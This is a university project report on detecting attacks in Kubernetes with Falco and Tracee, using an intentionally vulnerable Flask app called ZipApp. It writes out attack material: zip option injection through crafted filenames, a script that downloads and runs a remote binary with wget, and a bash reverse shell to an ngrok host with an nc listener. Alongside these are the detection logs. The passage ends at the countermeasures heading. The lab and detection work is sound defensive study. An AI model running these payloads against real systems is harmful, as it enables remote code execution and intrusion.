POLITECNICO DI TORINO

Master's Degree in Cybersecurity

Kubernetes Security: Runtime Threat Detection

NCS Project Report

Authors:
Soldera Marco - s338823
Stella Francesca - s343411

License

Contents

1. Introduction

According to Eurostat in [6], "42.5% of EU enterprises bought cloud computing services in 2023, mostly for e-mail, storage of files and office software" and "75.3% of those enterprises purchased sophisticated cloud services relating to security software applications, hosting enterprise's databases or computing platform for application development, testing or deployment". These statistics are still growing nowadays. Cloud computing has changed the way organizations deploy and scale applications because of its flexibility, cost-efficiency and on demand-resources. This makes cloud computing a good choice for both startups and large enterprises.

One of the most important enablers for cloud computing is the lightweight virtualization. In particular containers share the same kernel of the host operating system, leading to faster startup, lower overhead and improved efficiency. These characteristics align with the modern development practices using cloud-native applications composed of microservices.

Kubernetes [4] is nowadays a de-facto standard for container orchestration. It is very powerful in abstracting the management of containerized applications across clusters to automate deployment, scaling and networking. One of the problems emerging is that all this complexity introduces new security challenges. The use of runtime security tools can address this challenge to detect real-time attacks, notify what happened and potentially trigger an automatic or human response. In particular we focused on two open-source tools named Falco and Tracee. They can inspect system calls to determine if an attack is occurring based on an integrated set of rules or some custom ones. In particular Tracee is designed to inspect also processes based on signatures and behavioral models.

Since Falco and Tracee are only capable of logging what is happening, we need some preventive security mechanisms like Pod Security Admission (PSA) and Seccomp to apply countermeasures. These are built-in tools in Kubernetes. PSA provide control on container startup, ensuring certain security characteristics of the starting pods. It can evaluate the profile and setup of an entering pod to ensure it complies with some constraints. Seccomp controls system calls during execution, permitting or denying a set of them based on the profile assigned to the deployment.

The **goals** of this project are:

- showing in action Falco and Tracee detecting possible attacks;
- developing tools to collect detection events for a possible automatic response;
- applying countermeasures using PSA and Seccomp;
- provide a test scenario that is vulnerable to command injection to test tools and countermeasures with a set of attacks; it contains a specific vulnerability in the `zip` command that is executed by a Python server.

2. Tools Description and Comparison

In this section, we describe the two tools we used to detect the attacks in our cluster. Both tools are open-source projects to monitor Linux systems (containers, Kubernetes clusters). They can identify suspicious, abnormal or unauthorized behaviors with deep visibility into kernel-level events occurring during container execution with a set of customizable security rules.

To do this they leverage extended Berkeley Packet Filter (eBPF) and system call tracing. In particular eBPF is a technology built into the Linux kernel. It permits to run programs in the kernel securely without modifying or loading additional kernel modules. It is used in networking, observability and security (like in our case). Falco and Tracee use eBPF probes (specific programs compiled for eBPF and ran when events like system calls occur) to inspect if something suspicious is happening inside the kernel. These probes are high performance programs that avoid slowing down the system and run securely.

2.1 Falco

Falco is the first run-time tool we tested with the set of attacks we developed, which are listed later. It was originally developed by Sysdig and now maintained by the Cloud Native Computing Foundation (CNCF); in its early versions it was using a legacy kernel module instead of eBPF. This is still now supported to be compatible also with older versions of the Linux kernel. The eBPF approach enhances also the compatibility with container orchestrators and reduces performance overhead. In general it collects system calls from Linux kernel for a rule engine that detects suspicious behaviors with its set of rules. This enables detection of anomalies, intrusions, and misconfigurations. Its main application is in Kubernetes environments, inspecting containers within the cluster.

The default set of rules (listed and specified in [1]) included in Falco can detect events like a spawned shell, redirection of stdin/stdout, access to the K8s API, usage of ptrace and many others. Rules can trigger a CRITICAL, WARNING, NOTICE or INFO event. The default set is classified as stable, but it can be expanded with other pre-made ones that are in "sandbox" or "incubating" state. Finally there are also some deprecated rules.

Combining all these mechanisms, Falco enables real-time threat detection without disruption. It is deployed in Kubernetes using a Daemonset. It can forward alerts in a large variety of ways from logging files to webhooks or also with a Slack message.

2.2 Tracee

Tracee is an open source runtime security and forensic tool developed by Aqua Security. This tool is natively based on eBPF probes. It can be a standalone binary or installed in a Kubernetes cluster as a DaemonSet as we did in this project. This last modality is the main reason why this program has been created, to help detection of possible threats in the cluster. As Falco does, Tracee can analyze behavior of containers and hosts to log suspicious activity with minimal overhead.

In addition to eBPF, Tracee can use tracepoints and Linux Security Modules hooks to monitor process creation, file access, network connections and privilege changes.

Once events are captured, Tracee uses an engine written in Go to interpret data. Detection can be based on signatures, Rego policies and custom Go plugins. This enables flexible rule definition based on the single situation that we are facing. Tracee also includes container-aware context enrichment, making it ideal for Kubernetes environments where workload context is essential for threat detection. The list of default Tracee events can be found at [5].

The lightweight nature of Tracee, makes it suitable for CI/CD pipelines, container runtime monitoring and post-incident forensics. By combining eBPF telemetry with detection logic, Tracee offers a robust platform for securing Linux systems at runtime.

2.3 Comparison between Falco and Tracee

Both Falco and Tracee are open-source and based on eBPF to detect events within the cluster. They have a predefined set of rules that is included in the software while other competing software don't. They both are designed for real-time threat detection in Linux systems.

Although they seem very similar for some aspects and purposes, they have also many differences. Falco adopts a rule-based approach focused on ease of use and integration. Rules can be created in YAML and they are easy to be loaded in the software. There is also the option to use an old version based on kernel modules. It is often integrated in a Kubernetes cluster using a DaemonSet and can be extended with Falco Sidekick that implements a complete notification system. Falco is event-driven and primarily used for real-time threat detection and alerting. In contrast, Tracee was designed from the beginning using eBPF providing a developer-oriented security framework. The rules for the detection engine can be in Rego, Go plugins and signature-based. In Tracee there are also Linux Security Modules and context enrichment.

Each tool has its advantages and disadvantages, and the best choice depends on the specific use case and security requirements. Falco is a mature project and generally easier to use thanks to its YAML rule syntax. Tracee, on the other hand, is newer, enables deeper threat and forensic analysis and integration in security pipelines, but it is more complex due to its rule definition.

3. Tools and Scenario Installation

After describing the tools used, we now move to the setup of what is needed to reproduce the project. All the configuration files and codes can be found in a GitHub repository[1]. The requirements are the following:

- **Minikube** as local environment or a **Kubernetes** cluster;
- **kubectl** to interact with Kubernetes;
- **Helm** for package management;
- **Docker** for building and managing container images;
- **virtualization engine** depending on the OS.

Installation guide of all the tools can be found at the following links: Minikube[2], kubectl[3], Helm[4], Docker[5]. We used Minikube in our local machine. Before running anything we need to start it using `minikube start`. If it is the first time running Minikube it will take longer because of image download and setup. Every time we do `minikube stop` it will pause the virtual machine of Minikube, permitting to resume it where we left. Minikube supports also multiple virtualization engines based on the host OS used like Docker, VirtualBox, VMWare, HyperV and many others.

For every tool and scenario we prepared a set of scripts included in the repository to setup, start and stop every resource needed. There should not be problems running Falco and Tracee at the same time or to mix some scenarios, but we suggest to run one scenario and one detection tool at a time to be able to get clear results.

All the scripts used to build images are made for Linux. In Windows alternative commands can be used and they are commented inside the building scripts.

3.1 Falco

The installation of Falco is done adding the Falcosecurity Repository. Then Helm is used to deploy the application in the cluster. The setup we used also includes Falco Sidekick to send events to an external entity. All the configuration files for Falco startup and Sidekick are in the folder `falco-conf/falco-rules`. In our case we made an event handler in Python that is able to receive JSON data through a webhook and parse it to apply some automatic countermeasures in the cluster (we labeled the deployment that triggered the alert, but actions such as scaling the deploymentnto 0 replicas can be taken). First of all we need to build

[1]`https://github.com/Soldera21/k8s-detection-response`
[2]`https://minikube.sigs.k8s.io/docs/start/`
[3]`https://kubernetes.io/docs/tasks/tools/`
[4]`https://helm.sh/docs/intro/install/`
[5]`https://docs.docker.com/engine/install/`

the image that is in `falco-conf/falco-handler`. Then we can start also the handler pod with its related service. It requires a set of permissions on the cluster that can be found in `falco-conf/manifests/falco-handler-rbac.yaml` to find pods that are causing alerts and to edit the respective deployments. In particular we are creating a service account for the handler and we are associating it to a role with capabilities on pods and deployments of the entire cluster, regardless of the namespace. The main challenge of the handler is to extract pod, deployment and namespace name from the event. In Falco we added also a custom rule preventing alerts from the event handler that can be triggered when it uses K8s API to perform actions in the cluster. It can be found in `falco-conf/falco-rules/custom-rules.yaml`.
The following commands need to be run from the root folder of the project to start Falco and its handler:

1. **Install and start Falco**:
   `bash falco-conf/falco-install.sh`
2. **Build handler image**:
   `bash falco-conf/falco-handler-build.sh`
3. **Start handler**:
   `bash falco-conf/falco-handler-start.sh`

Now doing `kubectl get pods -A` we have to check that Falco, Falco Sidekick and Falco handler pods are in "Running" state.
This can be stopped doing:

1. **Stop Falco**:
   `bash falco-conf/falco-remove.sh`
2. **Stop handler**:
   `bash falco-conf/falco-handler-stop.sh`

3.2 Tracee

To install Tracee we have to add the Aqua Security repository. Like for Falco, we deploy Tracee using Helm. After installing this tool we have to patch the DaemonSet to configure it to send events also to the webhook using the file `tracee-conf/tracee-rules/tracee-ds-patch.yaml`. All the other mechanisms are the same as those used in Falco with the event handler with permissions that is receiving events. The only difference is in the handler code because events form Tracee don't contain the pod's namespace. We need to query the cluster using `kubectl` to retrieve the namespace and then apply automatic actions. Tracee doesn't have any problem when the handler is contacting K8s API so we don't need any additional rule.
The following commands need to be run from the root folder of the project to start Tracee and its handler:

1. **Install and start Tracee**:

```
bash tracee-conf/tracee-install.sh
```

2. **Build handler image**:
```
bash tracee-conf/tracee-handler-build.sh
```

3. **Start handler**:
```
bash tracee-conf/tracee-handler-start.sh
```

Now doing `kubectl get pods -A` we have to check that Tracee, Tracee operator and Tracee handler pods are in "Running" state.
This can be stopped doing:

1. **Stop Tracee**:
```
bash tracee-conf/tracee-remove.sh
```

2. **Stop handler**:
```
bash tracee-conf/tracee-handler-stop.sh
```

3.3 Scenario: ZipApp

We implemented a web application called **ZipApp** in order to simulate realistic attack scenarios and test our runtime threat detection tools. The script used was inspired by a challenge originally developed for CyberChallenge, which was adapted to suit the goals of our project.
This web application is intentionally insecure and its key vulnerability is its improper handling of uploaded file names and paths. Specifically, it does not validate or sanitize user-supplied filenames when serving files for download in zipped form.

The image is built with all the necessary tools installed inside and the script of the server. To launch build for Minikube environment we use:

```
bash scenario/zipapp-build-images.sh
```

This will build images for every scenario we will present later. In particular we will discuss about the particular vulnerability exploited, the attacks performed and the possible countermeasures in the next sections. A basic and vulnerable version can be started using:

```
bash scenario/zipapp-normal-start.sh
```

and removed with:

```
bash scenario/zipapp-nor-sec-remove.sh
```

When the application deployment is started with its service, we can copy the URL provided by Minikube and connect to the website using a browser. What we can see is shown in Figure 1 and we can login with whatever credentials (no verification, only for example purpose).




Figure 1: Login Screen of the Example WebApp

After logging we have another screen shown in Figure 2 where we can upload a new zip to add files to the pool of the current logged user. All these data is saved inside `/tmp` folder and every user has a token that names a folder associated.




Figure 2: Upload Screen of the Example WebApp

Finally when files are uploaded, they can be downloaded either as a new zip or individually by clicking on them. We can also upload a new zip to add other files to the pool. This is show in Figure 3.




Figure 3: Screen of the Example WebApp with some Uploaded Files

4. Rules and Logs of Falco and Tracee

In this section, we discuss in more details how the rules work in Falco and Tracee and how their logs can be interpreted. What we want to highlight here are the differences in the rules engines and the information that is included in the event produced after detection.

4.1 Falco

The rule engine of Falco is based on the YAML format like other standard configuration files in a Kubernetes environment. This enables the knowledge of a single formatting language that is then adapted to the specific knowledge of how Falco rules are made. We report here the most interesting fields of a rule. More details can be found in [3]:

- **rule**: name for the rule
- **condition**: filtering expression applied to the rule
- **desc**: long description of what is detected
- **output**: message if a matching event occurs
- **priority**: representation of severity between emergency, alert, critical, error, warning, notice, informational, debug
- **exceptions**: special cases where the rule is not applied

All the conditions in Falco are composed by a set of default macro conditions[2]. Other macros can be overridden to fit the particular configuration of the environment (e.g. SSH port, ...). To compose a rule there is the need to study which macros and logic expressions can match the potential threat we want to monitor. Macros and list can help generalize rules and adding specific configurations for the single system without changing directly the set of rules.

The default set of rules[1] is based on syscall events and it maintained by the community and Falco authors. They are in different development state from incubating to deprecated and they can create different alert levels from `INFO` to `CRITICAL` based on the severity of the event. By default only the stable rules are used. Here we report some examples:

- Drop and execute a new binary in a container: a new executable file is injected into the container and it was not present during image build;
- PTRACE anti-debug attempt: the PTRACE syscall is often used by malware to understand if they are debugged to mask their behavior;
- Redirect STDOUT/STDIN to network connection in container: detects wheter input or output is redirected to the network to alert about potential reverse shell or remote code execution;

- Create symlink over sensitive files: detect if a symlink is created for sensitive files in `/etc` or root directory;
- Linux kernel module injection detected: find if a new kernel module is injected using `insmod` or `modprobe`.

Log Structure

To be able to understand what is happening in our system we need to interpret the generated logs. We choose to setup Falco to output events in JSON format. This is used also to forward them to the webhook. Here we reported the most interesting fields of the log:

- **output**: a human-readable message generated by Falco describing the detected behavior;
- **container.id**: the ID of the container where the event was detected;
- **container.name**: the name of the container involved in the event;
- **evt.type**: the type of system call or event detected (e.g. `open`, `execve`, `mkdir`);
- **network info**: all the information about IP, port and network protocol used;
- **k8s.ns.name**: the Kubernetes namespace where the pod is running;
- **k8s.pod.name**: the name of the pod where the alert was triggered;
- **proc.name**: the name of the process that triggered the alert (e.g. `bash`, `python3`);
- **user.name**: the username under which the process was executed (e.g. `root`);
- **priority**: the severity level of the alert (`Critical`, `Error`, `Warning`, `Notice`, `Info`);
- **rule**: the name of the Falco rule that was triggered;
- **time**: timestamp of when the event occurred (in UTC, RFC3339 format).

Logs from Falco and Falco handler can be taken with:

```
bash falco-conf/falco-logs.sh
```

```
kubectl logs deployment/falco-handler -n default
```

Here is an example log line during a reverse shell attack. The fields below are only the most interesting in our opinion:

```
{
   "output": "08:49:05.463393946: Notice Redirect stdout/stdin to network connection ...",
   "output_fields": {
      "container.id": "0123456789abc",
      "container.name": "k8s_zipapp_zipapp-...",
      "evt.type":"dup2",
      "fd.l4proto": "tcp",
      "fd.sip": "18.158.58.205",
      "k8s.ns.name": default,
      "k8s.pod.name": zipapp-...,
      "proc.aname[2]": "sh",
      "proc.aname[3]": "zip",
      "proc.cmdline": "bash evil ...",
      "proc.name": "bash",
      "user.name": "root",
   },
   "priority":"Notice",
   "rule":"Redirect STDOUT/STDIN to Network Connection in Container",
   "time":"2025-05-28T08:49:05.463393946Z"
}
```

4.2 Tracee

By default, Tracee monitors a set of Linux kernel events that are commonly linked to suspicious or malicious activity. These events are based on system calls and other kernel-level actions that can indicate an attack or unauthorized behavior in containerized environments. It supports the Rego-based rules that are written using the Open Policy Agent (OPA) language. Rego is a declarative, logic-based language commonly used for policy enforcement. In Tracee it enables behavioral detection and granular definition of security policies. Rego rules are checked on every event and they can be hot-reloaded without restarting the engine. Tracee supports both built-in rules and user-defined ones.

Rules for Tracee can be also signature-based written in JSON or Go plugins compiled and loaded in the Tracee engine. These three methods are not completely interchangeable, but they are complementary. Signature-base are simpler and they support not very complex logic. Rego-based rule support a complex logic, but they are difficult to understand and create. The most efficient way to define a rule is with Go plugin that are not hot-reloadable, but they are compiled and loaded. In general we can say that custom rules in Tracee are more complex than Falco ones. This leads to a steeper learning curve and at the same time makes Tracee a forensics tool while Falco is a simpler alerting tool.

Tracee offers a wide set of default rules[5] that are grouped into the following categories:

- **Security Events**: monitors system activities in real-time, generating security events that equip users with the information they need to assess and respond to the state of their digital environments. For example `Anti-Debugging`, `Illegitimate shell` and `Disk Mount`.
- **Network Events**: makes it easy to trace network activity in common protocols such as `net_packet_ipv4`, `net_packet_tcp`.

- **Syscall**: traces Linux system calls such as `open`, `exit`, `kill`.
- **Extra Events**: other events, that are not included in the other categories, can be monitored such as `cgroup_mkdir`, `file_modification`.

Log Structure

Once Tracee is running in the Kubernetes cluster, it begins capturing and logging events related to system activity. The output logs are structured as JSON lines, where each line represents an event captured by eBPF. Each event typically contains the following fields:

- **timestamp**: exact time the event occurred;
- **processId**: ID of the process;
- **userId**: ID of the user executing the process;
- **processName**: name of the process involved in the event;
- **hostName**: name of the pod where the event occurred;
- **eventName**: name of the detected event;
- **syscall**: the type of system call or event detected (e.g. `open`, `execve`, `mkdir`);
- **args**: a list of arguments or parameters relevant to the event like network options;
- **metadata**: a detailed description of what happened and a MITRE classification of the event.

Logs from Tracee and Tracee handler can be taken with:

```
bash tracee-conf/tracee-logs.sh
```

```
kubectl logs deployment/tracee-handler -n default
```

Here is an example log line during a reverse shell attack. The following are the most relevant fields of the log:

```
{
   "timestamp": 1748422408882744815,
   "processId": 452,
   "userId": 0,
   "processName": "bash",
   "hostName": "zipapp-5485c4dc",
   "eventName": "stdio_over_socket",
   "syscall": "dup",
   "args":[
      {
            "name": "Port",
            "value": "19023"
         },
         {
            "name": "IP address",
            "value": "3.67.161.133"
         },
         ...
      ],
      "metadata": {
         "Description": "A process has its standard input/output redirected to a socket...",
         "Properties": {
            "Category": "execution",
            "Severity": 3,
            "Technique": "Unix Shell",
            "external_id": "T1059.004",
            "signatureName": "Process standard input/output over socket detected"
         }
      }
}
```

5. Attacks in the Scenario

As introduced in the previous chapter, the web application allows users to simulate realistic attack scenarios because it is possible to upload and unzip folders containing scripts that are neither sanitized nor validated. In this section, we use it to launch attacks such as command injection, reverse shells and the use of `ptrace`. For each tool, we report only the most relevant portion of the logs that are obtained using the following instructions:

```
bash falco-conf/falco-logs.sh
```

```
bash tracee-conf/tracee-logs.sh
```

5.1 Attack Implementation

The attack payloads are packaged in zip folders that contain files such as:

```
-T
-TT
bash evil
evil
```

These filenames were intentionally chosen. The files named `-T` and `-TT` correspond to command-line options used by the `zip` utility: the first one allows testing the archive for integrity while the second one specifies a custom test command to run after the creation of the archive. The name `bash evil` is intentionally crafted to mimic a shell command rather than a typical filename. This command would instruct the system to use the Bash shell to execute a file named evil. The file named `evil` is an executable file and it contains a malicious Bash script designed to execute the attacks.

5.2 Dropped Executable

The dropped executable attack involves that involves executing arbitrary commands on the host operating system through a vulnerable application. The following is the content of the `evil` script:

```
#!/bin/bash
apt-get install wget
wget https://busybox.net/downloads/binaries/1.21.1/busybox-i686
chmod +x busybox-i686
./busybox-i686 echo "BOOM - upper layer binary executed"
```

Once the folder is uploaded and extracted, its structure allows for the execution of the `evil` script. The `wget` command is used to download the external binary.

Detection Results

Falco successfully detected the malicious behavior, generating the following alert:

```
Priority:    Critical
Rule:        Drop and execute new binary in container
Container:   k8s_zipapp_zipapp-6848db7cb4-6lkvt
Image:       zipapp:latest
Process:     busybox-i686
Command:     busybox-i686 echo "BOOM - upper layer binary executed"
Executed by: bash (parent), sh (grandparent)
Executed Path: /tmp/225648cd7e2493d7adc334e5cc2f27084124d8c6/busybox-i686
Flags:       EXE_WRITABLE, EXE_UPPER_LAYER
User:        root (UID 0)
Working Dir: /tmp/225648cd7e2493d7adc334e5cc2f27084124d8c6/
Source:      syscall
```

The detection was triggered by the rule **Drop and execute new binary in container**, indicating that an attacker runs a custom executable inside the container. The event was classified as `Critical`, and the log specifies that the binary was executed by `bash` and `sh`.
Tracee also detected the attack, producing the following log:

```
Host:           zipapp-5879f489
Process:
  Name:         wget
  User:         root (UID 0)
  Syscall:      write
  Return Value: 139

Event:          dropped_executable
Trigger:        magic_write
File Written:   /tmp/568e2245203779c6ed687e3238bd3d8ad8f7293a/busybox-i686
File Type:      Executable binary (ELF)

Detection Policy: default-policy
MITRE ATT&CK:
  - Signature Name: New executable dropped
  - Severity:    Medium (2/5)
```

Tracee identified a `dropped_executable` event triggered by the `magic_write` rule. It observed a `wget` process that wrote an executable binary. Both tools provide valuable information regarding the triggered event.

5.3 Reverse shell

A reverse shell is a technique that allows an attacker to access a remote computer by initiating a shell session from the target system, bypassing firewall restrictions. The reverse shell attack was executed using the same procedure described in the previous section for command injection with the only difference being the content of the `evil` script, which was modified to include the necessary commands for simulating a reverse shell.

```
#!/bin/bash
bash -i >& /dev/tcp/2.tcp.eu.ngrok.io/14980 0>&1
```

Unlike previous scenarios, this attack requires a minimal setup on the attacker's side to receive the incoming connection. Specifically, the attacker must first expose a TCP port using Ngrok:

```
ngrok tcp 4444
```

Then, a Netcat listener must be started on the same port in a separate terminal window:

```
nc -nlv 4444
```

Detection Results

Both Falco and Tracee detected the malicious behavior, producing the following alerts.

```
Priority:       Notice
Rule:           Redirect STDOUT/STDIN to Network Connection in Container
Source:         syscall
Container:      k8s_zipapp_zipapp-5485c4dc48-cv67x
Image:          zipapp:latest

Process:        bash
Command Line:   bash evil /tmp/2d59ed5f6d796e23f73d443b0623144aa33b9174/zi0OIqMT
Executed Path:  /bin/bash
User:           root (UID 0)
Parent:         bash
Event Type:     dup2 (file descriptor redirection)

Network Connection:
  Source IP:    10.244.1.93
  Destination IP: 18.158.58.205
  Protocol:     TCP (IPv4)
  Source Port:  52966
  Destination Port: 19023
```

Falco generated a `Notice`-level alert through the rule `Redirect STDOUT/STDIN to Network Connection in Container`. It detected a `bash` process running inside a container. The log also provided network information, including source and destination IP addresses and ports.
Tracee detected an event called `stdio_over_socket`,triggered by the `socket_dup` rule:

```
Host:           zipapp-5485c4dc
Process:
  Name:         bash
  User:         root (UID 0)
  Syscall:      dup
  Return Value: 0

Event:          stdio_over_socket
Trigger:        socket_dup
  → oldfd:      2 (stderr)
  → newfd:      0 (stdin)
  → remote_addr: 3.67.161.133:19023

Socket Details:
  Remote IP:    3.67.161.133
  Remote Port:  19023
  File Descriptor: 0

MITRE ATT&CK:
  - Signature Name: Process standard input/output over socket detected
  - Severity:    High (3/5)
```

Tracee identified the redirection of standard I/O over a network socket and reported a remote connection to an IP address on a specific port. This malicious behavior was classified as high severity.

5.4 ptrace system call

The `ptrace` system call is commonly used for debugging or, in this case, as an anti-debugging technique which is used to detect and block debugging and analysis tools. A process can call `ptrace` in order to prevent other debuggers from attaching to it later. The following is the content of the `evil` script used in this scenario:

```
#!/bin/bash
./ptrace
```

In this case we added a little executable in our zip package that is called `ptrace` and emulates a possible malicious script using this technique. It is executed from the `evil` script.

Detection Results

Both **Falco** and **Tracee** successfully identified this behavior, though with different levels of detail. Falco generated the following alert:

```
Priority:       Notice
Rule:           PTRACE anti-debug attempt
Source:         syscall

Container:
  Name:         k8s_zipapp_zipapp-5485c4dc48-cv67x
  Image:        zipapp:latest

Process:
  Name:         ptrace
  Command Line: ptrace
  Executed Path:/tmp/2d59ed5f6d796e23f73d443b0623144aa33b9174/ptrace
  Parent:       bash
  Parent Command Line: bash evil /tmp/2d59ed5f6d796e23f73d443b0623144aa33b9174/zi0r7Tx0
  User:         root (UID 0)
  Terminal:     0

Event Type:     ptrace
```


Falco triggered a `Notice`-level alert using the rule `PTRACE anti-debug attempt`. Falco's log also includes command-line context that helps reconstruct the attack chain.
Tracee generated the following log:

```
Host:           zipapp-5879f489
Container ID:   3386deda87643e6b27858025736011899bb1420b420b93387cd808042c16e884

Process:
  Name:         ptrace
  User:         root (UID 0)
  Syscall:      ptrace (PTRACE_TRACEME)
  Return Value: 0

Event:          anti_debugging
Triggered By:
  ptrace(request=0 [PTRACE_TRACEME], pid=0, addr=0, data=0)

Detection Policy: default-policy
MITRE ATT&CK:
  - Signature Name: Anti-Debugging detected
  - Severity:    Low (1/5)
```

Tracee classified the event as an `anti_debugging` attempt, identifying the use of the `ptrace` syscall with the `PTRACE_TRACEME` request.

5.5 Timeout error

Another important observation is that during the simulation of the command injection and reverse shell attacks, a timeout error appeared, as shown in the figure below, indicating that malicious processes were running in the background. In contrast, the attack involving the use of `ptrace` did not produce a timeout error. The `ptrace` syscall was executed quickly and completed without leaving a blocking process.



```
TimeoutExpired
subprocess.TimeoutExpired: Command '['zip', '/tmp/6feba0efcae8f2173aa3e68eee842c87eb5a06a2/RPGOVIIpP-k.zip', '-T', '-TT', 'bash evil', 'evil']' timed out after 4.9997011529999895 seconds

Traceback (most recent call last)
File "/usr/local/lib/python3.9/dist-packages/flask/app.py", line 1536, in __call__
  return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.9/dist-packages/flask/app.py", line 1514, in wsgi_app
  response = self.handle_exception(e)
File "/usr/local/lib/python3.9/dist-packages/flask/app.py", line 1511, in wsgi_app
  response = self.full_dispatch_request()
File "/usr/local/lib/python3.9/dist-packages/flask/app.py", line 919, in full_dispatch_request
  rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.9/dist-packages/flask/app.py", line 917, in full_dispatch_request
  rv = self.dispatch_request()
File "/usr/local/lib/python3.9/dist-packages/flask/app.py", line 902, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)  # type: ignore[no-any-return]
File "/app/app.py", line 186, in zip
  subprocess.run(command, stdout=devnull, stderr=devnull,
File "/usr/lib/python3.9/subprocess.py", line 507, in run
  stdout, stderr = process.communicate(input, timeout=timeout)
File "/usr/lib/python3.9/subprocess.py", line 1134, in communicate
  stdout, stderr = self._communicate(input, endtime, timeout)
File "/usr/lib/python3.9/subprocess.py", line 2007, in _communicate
  self.wait(timeout=self._remaining_time(endtime))
File "/usr/lib/python3.9/subprocess.py", line 1189, in wait
  return self._wait(timeout=timeout)
File "/usr/lib/python3.9/subprocess.py", line 1911, in _wait
  raise TimeoutExpired(self.args, timeout)
subprocess.TimeoutExpired: Command '['zip', '/tmp/6feba0efcae8f2173aa3e68eee842c87eb5a06a2/RPGOVIIpP-k.zip', '-T', '-TT', 'bash evil', 'evil']' timed out after 4.9997011529999895 seconds
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

Figure 4: Timeout error

5.6 Handler Detection Logs

To facilitate detection of suspicious activities, a labeling mechanism was implemented in the handler component, which tags the deployment involved in the attack scenario when an alert is triggered.

Below are examples of logs recorded by the handler:

Falco Handler Output:

```
deployment.apps/zipapp labeled
[2025-05-28 08:43:44,445] INFO in handler: [+] Labeled deployment zipapp in default
```

Tracee Handler Output:

```
deployment.apps/zipapp labeled
[2025-05-28 08:53:28,742] INFO in handler: [+] Labeled deployment zipapp in default
```

The logs indicate that both Tracee and Falco detected malicious behavior inside the `zipapp` deployment and responded by labeling the associated Kubernetes resources. This mechanism can later be used to trigger automated responses, such as isolating the pod or notifying a security dashboard.

6. Countermeasures and Their Usage

